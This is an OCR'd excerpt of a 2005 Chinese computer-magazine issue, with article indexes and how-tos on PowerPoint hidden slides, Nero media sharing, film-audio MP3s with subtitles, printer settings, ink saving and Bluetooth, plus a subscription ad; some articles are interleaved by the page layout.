2005.01/45	麻辣水浒之Excel 2003	介绍了Excel 2003的入门知识及操作
2005.03/40	快乐工作从Outlook开始	通过Outlook提高工作效率的多个实例
2005.10/47	挡不住的魅力　尽在PowerPoint	Office组件中幻灯演示软件PowerPoint的使用
安全篇		
2004.24/40	网络安全特警Norton Internet Security	诺顿网络安全特警使用详解
2005.18/49	“天网”恢恢　疏而不漏	网络安全软件“天网”个人防火墙使用指南

CF [YY18]

软件你别牛，为你绘制职业蓝图

■柳絮飞

"软件你别牛"是2005年新创的一个栏目，它的目的是打破一般人对专业软件的"恐惧"，通过实例形式，让你对某个专业软件做一个快速了解与入门。专业软件一般会和专业的工作相关，所以这里我们以职业划分的方式，对这一年来所做的软件作一个归纳总结。

期号/页码	文章名	职业参考
办公自动化方向		
06/47	1小时学会Access　轻松打造个人图书管理系统	金融财务管理
09/45	菜鸟学用Access　轻松打造花店订单系统	金融财务管理
11/47	今天！我来做本《电脑爱好者》	录入排版
13/46	你了解的Acrobat有多少？让我们重新体验！	办公助理文秘
22/57	插上翅膀的Acrobat	办公助理文秘
15/51	Publisher——办公室里的排版高手	办公助理文秘
20/50	InfoPath　信息的快行道	金融财务管理
图形图像多媒体方向		
01/42	Authorware：不会编程也能制作专业多媒体	多媒体设计制作
08/50	用Authorware制作英语课件	多媒体设计制作
03/47	CorelDraw：成就平面设计师	平面图形设计
04/49	Fireworks——焰火中的美丽	网页设计制作
10/51	动态QQ表情DIY　Fireworks轻松搞定	网页设计制作
05/47	轻松做个大导演　学用Premiere制作电影	视频媒体制作
07/50	从静物到科幻大片——3ds max上手指南	三维及动画设计
12/50	Cool Edit Pro　给网络歌手热热身	音乐制作
21/56	再见"音"雄！Cool Edit Pro实例集锦	音乐制作
14/50	Director——《电脑爱好者》四季光盘大揭秘	多媒体设计制作
17/47	胜似闲庭信步，轻松圆你作曲梦	音乐制作
18/52	Vegas 6.0　老百姓家的"大导演"	视频媒体制作
23/53	一流的"导演"之路——Vegas影视特效实录	视频媒体制作
19/53	插画大师Illustrator	平面图形设计
计算机软件技术方向		
02/46	六大任务玩转AutoCAD	建筑图纸设计
16/46	拖拖拽拽学Visio　打造美丽新生活	软件工程管理

[YY19]

让PowerPoint演示随机应变

李华经常要为一些企业员工做培训，他喜欢用PowerPoint来制作培训用的幻灯演示。培训演示是一个互动过程，中间观众可能会提出一些超出主题之外的问题，李华将事先尽可能想到的问题也制作成幻灯片，并隐藏起来，只有在观众提起这些话题时，他才会显示这些"应急幻灯片"，继续侃侃而谈。下面就来看看，他是如何妙用隐藏幻灯片的。

第一步：在PowerPoint的普通视图模式中，在左侧点击"幻灯片"选项卡，然后右击想要隐藏的幻灯片缩略图，从右键菜单中选择"隐藏幻灯片"命令。

第二步：此时可以按F5键预览，将发现隐藏的幻灯片果然被跳过去了，没有显示出来。那么在实地演示的时候，如果想调出隐藏的幻灯片，该如何操作呢？可以有下面三种方法：

1．演示到隐藏幻灯片的前一张时，按键盘上的H键即可显示它（不要直接点击鼠标，否则就跳过去了）。

2．如果演示的时候不方便使用键盘，则可以通过超链接（插入→超链接）的方法来调用隐藏的幻灯片。

3．演示到隐藏幻灯片的前一张时，右击鼠标，然后选择"定位至幻灯片→你隐藏的幻灯片"即可。不过这种方法破坏了我们隐藏幻灯片的初衷，不建议使用。（北京 一页）

[YY20]

一分钟建一个“娱乐中心”

■新疆　张迎新

如果家里有两台以上的电脑，并组建了一个小型的家庭局域网，或在单位的局域网内，借助于Nero 7 Premium中提供的工具，你就可以在一分钟之内搭建一个媒体服务器，把你的电脑变成“娱乐中心”，让亲朋好友轻松分享你的快乐。

成就“焦点”，一分钟搭建服务器

小安是一个下载狂，电脑中保存了大量音乐、电影、动画等多媒体资源，单位里的MM们三天两头找他说，“小安，又下载什么好歌好电影了？共享一下吧”。于是小安就一个一个告诉她们共享路径，久而久之他觉得太麻烦了，干脆使用Nero 7建了一个媒体服务器，这样就不用对每个人都“罗嗦”一遍了，而且别人也不用把文件拷贝到各自的电脑中，大大节约了大家伙儿的硬盘资源。

第一步:单击“Nero 7 Premium”程序组“Share”(共享)中的“Nero MediaHome”，打开Nero媒体中心窗口。单击“添加共享”按钮，在打开的“浏览文件夹”窗口中选择包含有音乐、电影、动画等多媒体资源的文件夹，将其添加到共享文件夹列表中。重复上面的操作，可添加多个共享文件夹。共享的媒体，默认为“所有”，如果取消“所有”项，则可以根据自己的需要选择“音乐”、“视频”或“照片”，这样可以将你不希望共享的文件类型排除在外。也可以单击“高级”按钮作更细的共享类型设置(见图1)。




图1

第二步:单击媒体中心窗口左侧的“网络”按钮，如图2所示，在“网络名称”中为媒体服务器取一个自己喜欢的名称，它也是Nero ShowTime识别不同Nero MediaHome的依据。接下来还要设置“网络端口”，选择“使用随机的端口”或“使用固定的端口号”都可以，建议选择前者。另外，由于Nero MediaHome是通过局域网来提供媒体文件共享的，所以必须选中连接局域网的网卡型号。



图2

第三步:设置好后，就可以单击下面的“启动服务器”了，如果你的系统是Windows XP SP2，第一次启动服务器系统会弹出“安全信息”提示框，单击“是”按钮让Nero MediaHome自动配置系统防火墙就可以了。接下来还会弹出Nero MediaHome的“安全警告”对话框，单击“确定”即可启动媒体服务器了。最小化Nero MediaHome窗口，它会缩小为图标显示在系统托盘内，开始默默在后台为大家伙儿提供服务了。

分享精彩，随时点播多媒体

局域网中的其他人，只要也安装了Nero 7，就能随时分享媒体服务器内所共享的媒体资源了。

第一步:单击“Nero 7 Premium”程序组“播放”中的“Nero ShowTime”打开Nero的多功能媒体播放器(图片、音乐、电影，几乎所有的媒体类型它都支持)，右击播放器，选择右键菜单中的“选择源→媒体文件”命令(快捷键为Ctrl+O)，就可以看到如图3所示的“播放列表”对话框。



图3

学英语不上新东方 用MP3听读电影对白

听电影、读对白，MP3随身听轻松搞定

■江苏 rosemerryth

看电影学外语是许多人推崇的捷径，现在的MP3随身听基本都提供歌词同步显示功能，因此你完全可以制作带字幕显示的电影录音放进MP3随身听，这样就能随时随地听大片，看对白，不用再翻厚厚的剧本了。

第一步:把电影对白转成MP3

视频文件格式很多，普通视频文件有AVI、MPEG、MOV等格式，网络上流传的电影则大多是RM、RMVB格式，VCD和DVD光盘上的则是DAT和VOB格式，DVD备份的电影常用的是DivX格式。能把视频文件转换为音频文件的软件有不少，比如豪杰音频通(下载地址:http://www.onlinedown.net/soft/15677.htm)、All To MP3 Converter(下载地址:http://nj.onlinedown.net/soft/4137.htm)等。其实，一些主流的媒体播放器本身就带有转换功能，可以边看边转换，非常方便。下面以当下非常火暴的万能媒体播放器KMPlayer为例加以说明。

1.首先到http://www.onlinedown.net/soft/38003.htm下载安装KMPlayer 2.8.1.1106汉化版。启动KMPlayer，用它播放想要转换为MP3的视频文件，本例打开的是动画片"马达加斯加.rm"。

2.右击影片画面，从右键菜单中选择"截取→截取音频"命令(快捷键为Alt+A)，调出音频截取对话框，设置好"输出"路径及文件名，并将编码器设置为"MP3 Encod v1.2"(见图1)。



图1

3.现在请静下心来慢慢欣赏影片吧，当字幕出现，演员开始讲话时，按下音频截取对话框上的"开始"按钮开始录制，录制一个段落后，可单击"停止"钮停止录制。将"输出"框中的文件改一下名称，又可以继续观看并录制下一个段落了。怎么样，是不是很方便？！

第二步:制作电影字幕

从射手网上(http://www.shooter.com.cn)搜索并下载《马达加斯加》电影字幕文件(字幕文件后缀为".srt"，它们也可能包含在RAR压缩文件包内)。字幕文件名中一般还会包含语言信息，如:gb，表示国标码，即简体中文；big5，繁体中文；en，英文字幕。

用记事本打开英文字幕文件，形式如下所示：

```
1
00:01:14,043 --> 00:01:14,910
Surprise!
2
00:01:18,761 --> 00:01:21,868
Alex! Do not interrupt me
when I'm daydreaming!
3
00:01:21,902 --> 00:01:24,453
When the Zebra is in the
zone, leave him alone.
……
```

其中，箭头前面的时间是字幕入屏时间，后面则是出屏时间。

如果你录制的不是完整的电影音频，而是分成了多个独立的MP3片段，就需要根据分割好的MP3片段找到相应对

第二步:单击展开"MediaHome Network"项，下面会列出局域网上所有的Nero媒体服务器，根据名称选择上面我们建立的媒体服务器，展开它下面的子文件夹，选择某一子文件夹后，右侧会显示出相应的媒体文件，双击想要欣赏的文件，它会自动加到下面的列表中。可以进行多选，直到把所有喜欢的音乐或电影文件加到列表中为止。

第三步:选择完毕，单击"确定"按钮就可以慢慢欣赏了。还可以单击"保存列表"按钮将选择的项目列表保存下来，下次只要单击"载入列表"调出保存的列表，就可以直接欣赏了，更加方便。

Nero MediaHome为我们提供了一种新的自娱自乐方式，让家庭或其他局域网用户共享多媒体文件变得超级简单，怎么样，赶快去试试吧。

小编有话:我们可以随时通过Nero MediaHome来查看媒体服务器的运行状态，单击主窗口左侧的"状态"按钮，就可以在"当前服务"框内看到访问者的名称(例如:Nero ShowTime)、IP地址、请求播放的文件名称和处理的进度等。另外，点击左侧"设置"及"Web服务"按钮，可以对媒体服务器作进一步的设置。

[YY21]

白部分，分别另存为与MP3同名的字幕文件。

小提示

KMPlayer只能边播边录，对于着急需要转换的人来说就有点不便了。此时可试试专业的音频转换软件“AVI MPEG WMV RM to MP3 Converter”(下载地址:http://nj.onlinedown.net/soft/38869.htm)。它不但支持RM、RMVB、AVI、MPEG、MOV、DAT、VOB等主流视频格式，操作起来也更加简单。如图2所示，打开需要转换的电影，然后将右上角“设置”中的“音频格式”选择为“MP3”(还可以设置为WMA、WAV、OGG等其他格式)；将滑块拖到需要录音的开始处，单击“开始时间”按钮，再将滑块拖到录音的结束处，单击“结束时间”，此时被选中的部分以蓝色条显示出来，单击“转换”即可将这一部分的音频转为MP3了。




图2

第三步:同步MP3音频和字幕

当我们根据MP3片段分割好对白字幕后，常常会发现有时间错位的现象，比如第二段MP3文件对应的对白部分，其字幕入屏时间依旧是该字幕在整部影片中的时间位置，而不是根据独立出来的新的MP3片段自动顺移到前面。如果手动改变字幕入屏时间，工作量就太大了，幸好有Subtitle Workshop可以轻松解决这一问题，该软件下载地址为:http://www.skycn.com/soft/11701.html。启动软件后，执行“File→Load subtitle”(文件→装载字幕)装载要修改时间的字幕文件，这里我们假设将其入屏时间顺延到最前面。

执行“Edit→Timings→Set delay”(编辑→定时→设置延迟)菜单命令，在打开的如3所示的对话框中，单击左侧下拉按钮，选择减号“-”，在右侧输入要减去的时候，这里以起首一句的时间为准，本例为“00:02:07,758”。选中“For all the subtitles”(针对全部字幕)项，最后单击Apply(应用)按钮，则所有的时间都被顺延过来了。

第四步:字幕转歌词

由于MP3同步歌词文件必须是lrc格式，只需有入屏时间即可，因此，将时间已转换好了的字幕文本粘贴到Word中，用Word的查找替换功能把srt的时间格式改成只有入屏时间的lrc格式即可。具体操作可参看《电脑爱好者》第




图3

17期《轻松作电影剧本》一文，修改后的字幕文件形式将如下所示：

[00.02.00]Hey! Help!
[00:03.00]Get me out of this thing, somebody! Hello?
[00:06.00]Get me out of this thing right now!
[00:10.00]– Hello? Somebody?– Melman!
[00:13.00]– Alex? Is that you?– Melman, I got you!
[00:16.00]Hang on, hang on, I got you.
……

第五步:MP3里面听电影

将MP3连接到电脑上，将分割好的电影MP3片段及与每个MP3片段相对应的lrc字幕(相当于歌词)文件都拷贝到随身听同一目录下，就可以边听电影对白，边看字幕了。 CF [YY22]

MP3歌曲名字一次改

★ ■北京 风云

从网上下载了很多MP3歌曲，许多朋友都希望把MP3按歌手分类，这样找歌、听歌都很方便。但文件那么多，名字也千奇百怪，分类还真挺麻烦，如果MP3文件名称能够按“歌手+歌曲”的方式命名就好了。如果你恰恰使用千千静听，再利用MP3文件中的ID3标签信息，就能实现一键改名。

第一步:打开千千静听，按F4键显示播放列表面板，点击“添加→文件夹”，在弹出的文件夹选择窗口中找到保存MP3文件的文件夹。

第二步:在播放列表中文件默认为全部选中状态(否则自行通过Shift键加单击的方式选中全部)，在列表中右击，在弹出菜单中选择“重命名文件→歌手-歌曲名.扩展名”即可。再打开保存有MP3的文件夹，你会发现大部分文件已经按照“歌手+歌曲”的方式重命名了。

小提示

除在“重命名文件”子菜单中出现的命名规则，你还可以选择“自定义格式”，在弹出窗口中自由选择更多规则，或根据其中命名文字提示，在输入框中制作自己想要的命名规则。

CF [YY23]

Excel 高手速成计划（CFan2005 学习版）

虽然同为Office办公组件，但Excel却不像Word那样直观易学，若想真正精通Excel的应用，必须要下一番苦功才行。2005年，我们陆续刊登了不少Excel方面的普及文章，下半年还发表了Excel函数系列连载，现在将这些文章分类整理了一下，以方便Excel学习者查阅。

注：下面的分类可能有部分重叠的现象，主要是方便读者进行多重检索。

基本操作篇

期号/页码	文章名称	内容简介
01/45	麻辣水浒之Excel2003	基本Excel表格操作、简单的财务函数应用
07/59	解除Excel数据保护之“葵花宝典”	保护Excel中的隐私数据
13/52	八戒娶亲是赔是赚 Excel里一目了然	Excel表格制作技巧、数学函数应用
21/66	赤手空拳 为数码照片打造全能管家	Excel表格美化及数据管理技巧

表格、表单制作篇

期号/页码	文章名称	内容简介
02/50	对付多余表格空行就这么容易	Excel表格特殊技巧、简单的VBA实例
07/56	调查问卷 Excel全搞定	Excel中表单的制作及使用技术
21/66	赤手空拳为数码照片打造全能管家	Excel表格美化及数据管理技巧

“西游后记”系列及函数公式应用篇

期号/页码	文章名称	内容简介
05/53	免费秘书Excel 事事及时提醒你	日期及查询函数的应用
13/52	八戒娶亲是赔是赚 Excel里一目了然	Excel表格制作技巧、数学函数应用
14/58	一年中必须记住的MM的节日	日期及逻辑函数的应用
15/54	Excel里轻轻松松背单词	文本及统计类函数应用
16/52	如何成为“万事通”	查找类函数应用
16/54	现学现用 打造不固定节日查询系统	日期类函数应用
17/54	超级女声各展风采 Excel铁面无情	统计类函数应用
18/58	好为人师解疑惑 循循善诱说数组	数组简介及数组函数的使用
19/61	火眼金睛，巧捉Excel公式里的“虫子”	Excel公式查错技巧
20/63	预言家是怎样炼成的	Excel中的回归分析方法
21/64	生活乱如麻 精打细算好当家	财务类函数应用
22/59	以不变应万变 自定义函数出奇招	通过VBA实现自定义函数功能

初步VBA编程篇

期号/页码	文章名称	内容简介
02/50	对付多余表格空行就这么容易	Excel表格特殊技巧、简单的VBA实例
04/52	为Excel加装快捷的公式保护器	宏的应用实例，含有VBA编程操作
10/55	用Excel建立模拟考试系统	介绍了VBA编程实例及一些函数公式应用
11/50	用好Excel的双面打印	VBA实例，实现双面打印功能
22/59	以不变应万变 自定义函数出奇招	通过VBA实现自定义函数功能

协同应用篇

期号/页码	文章名称	内容简介
14/60	乾坤大挪移 海量数据里面找不同	Excel与Access协同工作实例
17/56	以一当十，邮件合并建奇功	Excel与Word协同工作实例
20/62	锦上添花！图片、文档也玩邮件合并	Excel与Word协同工作实例

另类应用篇

期号/页码	文章名称	内容简介
03/49	凝固在Excel中的乐章	如何在Excel中输入简谱
09/56	Excel竟然也能聊天	Excel在局域网中的协同工作
13/59	Excel：我也是抓站大师！	通过Excel保存网页

[YY24]

打印服务也可以个性化

★★

■阿桑

个性化打印我们可能经常都会接触到，但是打印服务的个性化恐怕您就不知道了吧。对很多单位而言，打印服务一般都集中到一台局域网内的网络打印机上面，然后由其他人共享这台打印机，不过有时候要管理这台网络打印机真是挺费脑筋的，毕竟打印机不是电脑，设置起来不方便。不过如果我们用的是Windows2000或者以上的系统，我们就能够对这台网络打印机进行个性化配置，在一定程度上满足你的“管理员”需求哦。

巧妙限制网络打印机的使用

有的时候我们需要打印大量的文稿，或者有别的什么事情的时候，不想让别人使用网络打印功能，或者是不想让没有权限的人胡乱地利用打印机打印，这时候应该怎么办呢？关闭打印机和切断网络打印服务显然是不可行的。在一般情况下，我们可以通过打开打印机属性设置窗口，切换到“安全”标签页面来对打印机的访问权限进行限制。但在大多数的打印机属性窗口里面是找不到“安全”标签的，这时候我们就可以通过限制网络驱动的方法来达到目的。

第一步：点击“开始→控制面板→打印机和传真”，然后在弹出的窗口之中选中要设置的那台打印机。

第二步：点击菜单上面的“文件→服务器”属性（见图1），在弹出的服务器属性设置窗口中点击“驱动程序”标签，选中目标打印机所使用的驱动程序名称之后再点击“属性”即可看到图2的驱动程序属性设置框了。



图1




图2

第三步：选择目标打印机所使用的驱动程序，继续单击“属性”按钮即可打开该驱动文件的属性设置界面，接下来我们就会看到“安全”标签了，切换到安全标签之后，我们就可以针对不用的打印帐号进行相应的权限设置。

对于办公室管理而言，我们可以开放打印权限给一部分的用户，而别人则没有这个权限。当那部分没有权限的人想要打印的时候，系统自然就会弹出“无权使用”的提示，可以说非常实用又简单哦。这个功能在办公室使用，不仅能提高安全级别，还能很大程度上节省打印纸张和墨呢！

个性化的“打印通知”功能

在进行网络打印的时候我们经常都会碰到延迟或者是打印失败的情况，我们通常都无法立刻知道当前的打印任务是否完成的，要用鼠标点击系统托盘上面的“打印队列”才可以看到。其实只要经过简单的配置，我们就可以让打印机把打印的结果及时通知给用户。

第一步：依次点击“开始→控制面板→打印机和传真”来打开打印机的列表窗口，然后选中一台我们已经安装好的打印机，在菜单栏之中选择“文件→服务器属性”。

第二步：在出现的服务器属性设置窗口之中点击“高级”标签，此时会出现图3的窗口。

第三步：把“远程文档打印完成时发出通知”前面的方框选择上，接着点击“确定”按钮。这样以后网络打印机无论是完成任务或者是中途出现了什么差错，它都会把提示信息发送给打印用户了，非常方便哦！



图3

随意定制纸张格式

有时候我们会碰到这种情况，那就是通过某些程序制作了特别的纸张格式之后，但是在打印机属性的设置框里面却找不到相应的纸张格式，以致打印出来的效果不如人意，甚至是乱七八糟。之所以出现这种情况是因为我们没有在打印机设置里面定义好特殊的纸张格式，我们可以通过打印机的“服务器属性”设置来随意添加特殊格式的纸张。

第一步：和上面一样，依次点击“开始→控制面板→打印机和传真”，然后在打印机列表窗口之中选中已经安装好的打印机，再在菜单上面点击“文件→服务器属



图4

承前继后：让喷墨打印更加省钱

★★

■广东　幻想国度

在上一期我们向大家介绍了如何通过连续供墨来让延长打印机墨盒的寿命，但是墨盒毕竟只是装墨水的容器而已，如果你的打印习惯不好，或者对打印机和墨盒的保养不当，你的喷墨打印成本一样会居高不下哦，接下来我就介绍一些降低喷墨打印成本的方法给大家，如果能够配合上期的连续供墨一起应用，一定能够让你事半功倍哦！

手工清洗喷墨头

在平时如果我们的打印机喷头堵上了，一般情况下我们都会用打印机的“清洗”功能来处理，但是这样会浪费大量的墨水。其实我们完全可以用手工清洗法来处理喷头堵塞，首先我们把打印头拆下，在干净的玻璃板上滴上一些无水酒精，然后把喷嘴浸在酒精里一会儿，利用酒精的溶解作用尽量融解凝固的墨水。等堵住喷头的墨水开始“软化”之后，我们就可以用注射器吸取酒精或者清水，反复地通过喷嘴去注射并且吸入里面的墨水。只要反复几次，喷头就会通畅如前了。这个方法有一定危险性，容易造成喷头损坏而报废，因此大家一定要小心哦！而对于更严重的堵头，可以用专用的超声波清洗机来进行清洗。

你知道吗?

打印机自带的喷头清洗功能很耗墨

打印机自带的喷头清洗功能采用的方法，就是用墨水进行连续的大剂量喷射来疏通喷头管路。通常我们都不在意这个过程的耗墨量，但实际上，这个过程是相当耗墨的，尤其是现在那些比较精细的分离式喷头。所以，一旦打印机长期闲置之后，清洗两次以上效果依然不明显，还是用其他方法来做疏通的操作，以免白白浪费昂贵的墨水。

小设置节省打印纸

除了墨水之外，打印纸也是打印机费钱最多的部分之一，特别是一些经常需要大量打印的单位，虽然一张纸看起来不贵，但是长年累月地节省下来，其中的开支就非常可观了。节省打印纸我们需要注意两个方面：

1.缩小页边距和行间距

一般来说普通文件的上下间距是2.54厘米，左右间距是3.17厘米，行间距大约是3毫米左右，字号一般为小三号或四号。但很多时候我们打印的文件都不是正式文件，譬如开会的草稿议题之类的，此时我们就可以适当缩小页边距和行间距，缩小字号，甚至是让字体铺满整张打印纸。譬如说我们通过Word来打印，就可以点击Word菜单上面的“文件→页面设置”，出现图1的窗口。在这里我们就可以调整“上、下、左、右”的页变距和行距了。



图1

2.使用双面打印

尽可能反、正两面使用，很多人用打印纸打字时，只用正面不用反面，其实在非正式文件里，只要对阅读没有影响，就可反正面同时用，这样可节省一半的打印纸。方法就是在Word点击“文件”－“打印”的时候把“手动双面打印”选项前面的方框选上(见图2)，这样就可以采用双面打印的方式了，可以说一下子就把打印的成本降低了一半。



图2

长期保存闲置墨盒

墨盒打印之后残留的速干墨水很容易就会造成喷头的堵塞，因此不少人在长期不使用墨盒之后都要进行一次清洗，下面我就介绍一种方法既可以长期保存墨盒，又不会造成喷头堵塞哦！

第一步:把需要长期保存的墨盒取下来，准备一大块保

性”，接着在弹出的窗口之中切换到“格式”标签(见图4)。

第二步:把“创建新格式”前面的方框选上，下面原本是灰色的一系列设置项目就会被激活了。

我们可以在“格式描述”文本框中输入新纸张类型的名称，然后在“纸张大小”和“打印机区域边距”设置项里面输入自己需要的纸张高度和宽度，不要忘记设置好每一页的页变距。

第三步:设置完成之后，点击“保存格式”按钮，然后再点击“确定”按钮退出。

当我们要调用自己定义的特殊格式纸张的时候，只要在要打印的应用程序里面调出打印机属性设置窗口，然后点击“打印首选项”中的“高级”标签，并点击标签页面中的“纸张大小”下拉菜单，再从下拉列表中选中新纸张类型名称就可以了哦。　CF [YY25]

鲜膜，一个食物保鲜袋（这些膜可以在超市买到），还有就是几条胶带。

第二步: 我们先用上面的“手工清洗法”或者别的方法把喷头清洗干净，然后将保险薄膜展平并贴在喷嘴上，抚平并赶走气泡之后将保鲜薄膜全部包裹住墨盒，从喷嘴背侧将保鲜薄膜拧紧。注意此过程要注意保证喷嘴上薄膜平整，基本上无气泡（见图3）。



图3

第三步: 我们取一条胶带贴于喷嘴下方，另一条胶带则贴于墨盒触点下方靠近喷嘴的部分，环绕一圈之后绷紧，同样要除去全部气泡。胶带和保鲜膜完全封好之后，我们再将这个“包装”放到保鲜袋里面，尽量赶走袋里面的空气，并且确认不漏气（见图4）。



图4

第四步: 把处理完的墨盒放到阴暗恒温的地方，这下就算半年之内不用墨盒也完全没有问题，拿出来即可使用，绝对不会堵塞喷头哦！

用InkSaver来省墨

很多喷墨打印机都具备墨水“节省”功能，但在实际应用中能省的墨水并不多，现在有一个叫做InkSaver的软件，它支持现在的几乎所有的喷墨打印机，可以在不怎么降低打印质量的前提下大幅减少墨水用量，大家不妨到网上下载一个回来试试。

InkSaver小档案

- ▶版本:V2.0.5　　软件大小:4212KB
- ▶软件性质:共享软件　　适用平台:Win9x/NT/2000/XP
- ▶下载地址:http://www.skycn.com/soft/8549.html

InkSaver的原理其实就是在电脑向打印机发送打印指令的时候，将打印信息截获并且尽可能优化，打印的时候自然很省墨水了。InkSaver的安装很方便，下载完成之后只要一路点击“Next”即可，在安装过程之中系统会检测打印机，我们只要选中相关的打印机并添加到列表之中就可以了（见图5）。安装完成之后，桌面右下角的系统图标区会出现水滴形的InkSaver图标。我们可以双击它打开InkSaver，然后在




图5

“Current Ink Settings（当前省墨设置）”标签下对省墨功能进行设置（见图6），在默认情况下是黑色墨盒和彩色墨盒各省25%，一般来说设置范围在5%～50%之内，太少就省墨效果不明显，太多的话打印效果就差了。设置完成之后可以点击“Print Sample Page（打印样张预览）”看看打印




图6

出来的效果如何。最后我们还可以在“Ink Savings Estimator（墨水节省估计）”中设置每个墨盒的价格以及每年要使用的墨水数量，这样你就能够很直观的看到InkSaver一共帮你省了多少钱了。 CF [YY26]

2005《电脑爱好者合订本》(下半年)火爆加印中

礼品总价值396元

2+1=3

正文分册+附录分册+硬件资料超级手册(10000条产品技术参数速查)
=2005《电脑爱好者合订本》(下半年)

重磅大礼

多重大礼随合订本赠送
《江民杀毒软件KV2006》
《金山词霸2006》
《熊猫卫士钛金版》杀毒软件
新东方学习卡
……



重磅大礼之
价值198元
《熊猫卫士钛金版》
杀毒软件

重磅大礼之

《江民杀毒软件KV2006》




BOOTSCAN杀毒技术
64位智能杀毒(兼容32位)
插入移动设备自动查毒
漏洞扫描、反垃圾邮件
运行速度更快，杀毒更彻底

价值: 80元

使用期限：一年有效

重磅大礼之

《金山词霸2006》



全新收录日文词典
支持多语言界面
自动更新系统
实时扩充修补词库
Smart查词引擎
实用学习工具
赠送及时通讯工具
线上客服沟通无限

价值: 88元

定价: 38元(正文分册+附录分册+硬件资料超级手册+2CD)
上市时间：2005年12月初全国各地报刊亭、新华书店同步上市

请选择您方便的购买方式

1 邮局汇款(邮购免挂号费)
地址：北京市海淀区蓝靛厂南路25号嘉友曙光国际大厦南区8层
邮编：100089
收款人：牛万华
请在汇款单附言栏注明邮购代码“CF05X”，并留下电话号码。

2 各地报刊亭
请就近到当地报刊亭直接购买。

3 本社直接购买
地址：北京市海淀区蓝靛厂南路25号嘉友曙光国际大厦南区8层
邮编：100089
办公时间：周一至周五 9:00－16:30
联系电话：010-88400665 88400565
传真：010-88400395

4 网上在线订购
直接登录http://emag.cfan.com.cn网上订阅，方便快捷

爱好者

无线时代　蓝牙正在进行时

★★

■福建　针头

现在，带有蓝牙功能的手机满天飞，而低价PPC也遍布市场，笔者最近就购置了一台HP iPAQ hx2400掌上电脑(以下简称PPC)，为工作带来了很大方便。可每次要把PPC或手机中的数据保存到电脑中时，总要将其插入配套的底座上，然后通过底座和电脑进行USB连接来实现文件的同步。此时，要对PPC进行操作时就非常的困难，而且还必须在电脑桌前，感觉很别扭。这一烦恼在笔者购入一个PC用蓝牙适配器后便不复存在了，想到不少朋友的智能手机也都支持蓝牙功能，但对蓝牙使用似乎还不太熟悉，这里就专门介绍一下。

第一步:安装蓝牙适配器

将蓝牙适配器接入PC的USB接口，系统会检测到新硬件并且自动安装好其支持的软件，不需手动干预。安装完成后，在系统托盘内出现一个蓝牙图标。双击该图标，打开"Bluetooth设备"对话框，切换至"选项"标签页，勾选"启用发现"、"允许Bluetooth设备连接到此计算机"复选框。单击"确定"按钮退出对话框(见图1)。



图1

你知道吗?

什么是蓝牙适配器?

为了各种数码产品能适用蓝牙设备的接口转换器，目前市面上的蓝牙适配器基本上都是USB接口的，个头比较小，即插即用。



图2　蓝牙适配的外观和一个USB闪盘差不多，价格大约在100多元。

第二步:配对

要实现蓝牙设备之间的互访，首先便是要对其进行配对。

小知识

配对

